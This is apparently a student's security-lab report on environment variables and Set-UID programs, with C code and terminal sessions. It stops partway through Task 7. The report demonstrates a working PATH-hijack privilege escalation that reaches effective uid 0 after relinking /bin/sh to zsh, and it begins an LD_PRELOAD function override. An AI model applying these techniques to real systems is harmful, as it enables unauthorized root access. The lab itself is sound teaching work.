DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=83e69a4af6f5c4f0dbd2d2fc63c76b10
COLORTERM=truecolor
IM_CONFIG_PHASE=1
LOGNAME=seed
JOURNAL_STREAM=9:36210
_=./sysenv
XDG_SESSION_CLASS=user
```



```
f=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vo
b=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=0
1;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35
:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*
.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.o
pus=00;36:*.spx=00;36:*.xspf=00;36:
GNOME_TERMINAL_SERVICE=:1.158
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
QT_IM_MODULE=ibus
PWD=/home/seed/Desktop/Labsetup/Labsetup
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=83e69a4af6f5c4f0dbd2d2fc63c76b10
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
VTE_VERSION=6003
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Task 5: Environment Variable and Set-UID Programs


- Set-UID is a critical security feature in Unix operating systems. When you start a Set-UID programme, it takes on the owner's privileges.

- Set-UID allows us to perform many fascinating things, but it is extremely unsafe because it raises the user's power.

- Although the behaviours of Set-UID systems are determined by programme logic rather than by users, users can influence the behaviours through environment factors.

Step 1:

Executing the following program that can print out all the environment variables in the current process.




```c
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
int i = 0;
while (environ[i] != NULL) {
printf("%s\n", environ[i]);
i++;
}
}
```

Step 2 :

Compile the above program, change its ownership to root, and make it a Set-UID program.

Command:

```
$ gcc setuidenv.c -o setuid
$ sudo chown root setuid
$ sudo chmod 4755 setuid
$ ls -l setuid
```




```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc setuidenv.c -o setuid
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root setuid
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 4755 setuid
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$ls -l setuid
-rwsr-xr-x 1 root seed 16768 Jan 20 00:33 setuid
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Step 3:

In the shell, using the export command to set the following environment variables:


Command:

```
$ export PATH=/home/seed:$PATH
$ export LD_LIBRARY_PATH=/home/seed:$LD_LIBRARY_PATH
$ export task5=task5
```




```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export PATH=/home/seed:$PATH
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export LD_LIBRARY_PATH=/home/seed:$LD_LIBRARY_PATH
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export task5=task5
```

```
$ ./setuid
```




```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./setuid
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2396,unix/VM:/tmp/.ICE-unix/2396
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2331
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/Labsetup/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
task5=task5
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
```



```
MANAGERPID=2116
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.158
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=83e69a4af6f5c4f0dbd2d2fc63c76b10
XDG_RUNTIME_DIR=/run/user/1000
PS1=Attacker:PES1UG20CS825:Prem Sagar J S\w\n$
JOURNAL_STREAM=9:36210
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/home/seed:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local
/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=83e69a4af6f5c4f0dbd2d2fc63c76b10
_=./setuid
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

➢ Reseting the PATH variable before proceeding to the next task.



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$PATH=$(getconf PATH)
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Task 6: The PATH Environment Variable and Set-UID Programs

➢ Calling system() within a Set-UID code is extremely risky due to the shell programme that was invoked. This is because environment variables, such as PATH, can impact the actual behaviour of the shell software; these environment variables are given by the user, who may be malicious.


➢ By changing these variables, malicious users can control the behavior of the Set-UID program.

➢ We write a Set-UID programme called myls.c to run the /bin/ls command; however, the programmer only utilises the relative path for the ls command, not the absolute path.

Command:


```
$ gcc myls.c -o myls
$ sudo chown root myls
$ sudo chmod 4755 myls
$ ls -l myls
```

$ ./myls



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc myls.c -o myls
myls.c: In function ‘main’:
myls.c:3:1: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    3 | system("ls");
      | ^~~~~~
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chown root myls
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo chmod 4755 myls
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$ls -l myls
-rwsr-xr-x 1 root seed 16696 Jan 20 00:46 myls
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./myls
a.out       catall.c  myenv.c  myls.c        parent  setuidenv.c  sysenv.c
cap_leak.c  child     myls     myprintenv.c  setuid  sysenv
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

➢ Now the next step would be to get this Set-UID program to run our own malicious code, instead of /bin/ls.




```
#include<stdio.h>
#include<unistd.h>
int main()
{
printf("This is the malicious program!\n");
printf("real uid is %d\neffective uid is %d\n",getuid(),geteuid());
return(0);
}
```

➢ If dash discovers that it is being run in a Set-UID process, it instantly changes the effective user ID to the process's true user ID, thus removing the privilege.

➢ Because our victim code is a Set-UID programme, the /bin/dash countermeasure can prevent our exploit. We'll connect /bin/sh to another shell that doesn't have such a countermeasure to observe how our attack works without it.

Command:
```
$ gcc ls.c -o ls
$ sudo rm /bin/sh
$ sudo ln -sf /bin/zsh /bin/sh
$ export PATH=/home/seed/Labsetup:$PATH
$ echo $PATH
$ ./myls
```




```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc ls.c -o ls
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo rm /bin/sh
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo ln -sf /bin/zsh /bin/sh
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$pwd
/home/seed/Desktop/Labsetup/Labsetup
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export PATH=/home/seed/Desktop/Labsetup/Labsetup:$PATH
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$echo $PATH
/home/seed/Desktop/Labsetup/Labsetup:/bin:/usr/bin
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$./myls
This is the malicious program!
real uid is 1000
effective uid is 0
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Q:If you can, is your malicious code running with the root privilege?
=> **Yes,** the malicious code running with the root privilege.

➢ Reseting the PATH variable before proceeding to the next task.

To reset it -
Command:
$ sudo ln -sf /bin/bash /bin/sh
$ PATH=$(getconf PATH)



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo ln -sf /bin/bash /bin/sh
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$PATH=$(getconf PATH)
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

Task 7: The LD PRELOAD Environment Variable and Set-UID Programs


➢ We explore how Set-UID algorithms cope with several environmental factors. Several environment variables, such as LD PRELOAD, LD LIBRARY PATH, and other LD *, impact dynamic loader/linker behaviour.

➢ The dynamic loader/linker in Linux is ld.so or ld-linux.so.

Step 1:

First, we will see how these environment variables influence the behavior of dynamic loader/linker when running a normal program.


1. Let us construct a dynamic link library. Make the programme below and call it mylib.c. It essentially replaces the sleep() function in libc:



```
#include <stdio.h>
void sleep (int s)
{
/* If this is invoked by a privileged program,
you can do damages here! */
printf("I am not sleeping!\n");
}
```

2. Compiling the above program.


Command:
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc -fPIC -g -c mylib.c
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

3. Now, setting the LD PRELOAD environment variable:


Command:
$ export LD_PRELOAD=./libmylib.so.1.0.1



```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$export LD_PRELOAD=./libmylib.so.1.0.1
Attacker:PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

4. Finally, compiling myprog.c in the same directory (Labsetup) as the aforementioned dynamic link library libmylib.so.1.0.1:

Code for myprog.c



